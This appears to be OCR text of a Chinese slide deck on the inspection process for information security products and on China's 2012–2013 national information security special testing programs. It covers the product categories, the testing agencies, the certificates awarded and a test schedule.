
对开发过程的其他要求

二、产品安全性检查的思路

3. 技术检查:

- 渗透测试（黑盒）： 安全机制旁路、安全漏洞、健壮性;
- 源代码测试（白盒）： 核心代码开源率、代码安全性;

检查流程


准备阶段：
审查方案
受理阶段：
项目受理
提交证据
资质
文档
产品
现场
代码
实施阶段：
项目启动
资质审查
文档审核
渗透测试
现场检查
代码扫描
综合评定
不通过
通过
源代码备案
监督阶段：
抽查、追溯

主要内容

1、信息安全产品检测概况

2、产品安全性检查的思路

3、国家信息安全专项测试

三、国家信息安全专项测试

发改办高技[2012]287号文

2012年国家下一代互联网信息安全专项

发改办高技[2012]2091号文

2012年国家信息安全专项

发改办高技[2013]1965号文

2013年国家信息安全专项

三、国家信息安全专项测试

发改办高技[2012]287号文

高性能防病毒网关
高性能防火墙
高性能统一威胁管理系统（UTM）
高性能安全隔离与信息交换系统
高性能入侵防御系统（IPS）
入侵检测系统（IDS）
高性能VPN设备
下一代互联网网络病毒监控系统（VDS）
下一代互联网网络审计系统
下一代互联网网络漏洞扫描和补丁管理产品

三、国家信息安全专项测试

发改办高技[2012]2091号文

云计算	高性能防火墙
	入侵防御系统（IPS）
	支持云计算的高性能密码服务设备
移动互联网	支持远程安全访问的移动智能终端产品和外接设备
	移动互联网安全接入网关
工业控制	适用于工业控制系统的防火墙

三、国家信息安全专项测试

发改办高技[2013]1965号文

金融信息安全领域	
云计算与大数据信息安全领域	
信息安全分级保护领域	
工业控制信息安全领域	面向现场设备环境的边界安全专用网关产品
	面向集散控制系统（DCS）的异常监测产品
	安全采集远程终端单元（RTU）产品
	工业应用软件漏洞扫描产品

三、国家信息安全专项测试

测试工作由国家发展改革委委托公安部牵头组织开展工作，质检总局、国家保密局、国家密码管理局等部门参与。

测试牵头单位为：公安部计算机信息系统安全产品质量监督检验中心

测试参与单位为：中国信息安全测评中心、国家信息技术安全研究中心、国家密码管理局商用密码检测中心、公安部计算机病毒防治产品检验中心、国家计算机网络应急技术处理协调中心实验室、国家保密科技测评中心。


认证单位为：中国信息安全认证中心

三、国家信息安全专项测试

产品类型	测试单位
面向现场设备环境的边界安全专用网关产品	公安部计算机信息系统安全产品质量监督检验中心
面向集散控制系统（DCS）的异常监测产品	中国信息安全测评中心
安全采集远程终端单元（RTU）产品	国家信息技术安全研究中心 国家密码管理局商用密码检测中心
工业应用软件漏洞扫描产品	中国信息安全测评中心

三、国家信息安全专项测试

三、国家信息安全专项测试



三、国家信息安全专项测试

测试合格的产品，除具有获得发改委资金支持（450万/800万）的资格外，还将依照现有的管理规定，获得公安部颁发的《计算机信息系统安全专用产品销售许可证》、中国信息安全测评中心颁发的《工业控制系统安全技术测评证书》、国家信息技术安全研究中心颁发的《工业控制系统产品安全性检测评估证书》、国家密码管理局颁发的《商用密码产品型号证书》（如适用）、中国信息安全认证中心颁发的《国家信息安全产品认证证书》（如适用）。

三、国家信息安全专项测试

序号	产品名称	销售许可证	认证证书	测评证书	密码证书	评估证书
1	面向现场设备环境的边界安全专用网关产品	√		√		√
2	面向集散控制系统（DCS）的异常监测产品	√		√		√
3	安全采集远程终端单元（RTU）产品	√		√	√	√
4	工业应用软件漏洞扫描产品	√	√	√		√

三、国家信息安全专项测试

本次测试工作的重要时间确定如下：

- 方案编制阶段：8月1日——8月31日（含预测试）
- 方案完善阶段：9月1日——9月14日
- 测试受理阶段：9月15日——9月30日
- 测试执行阶段：10月8日——12月31日

三、国家信息安全专项测试

请大家批评指正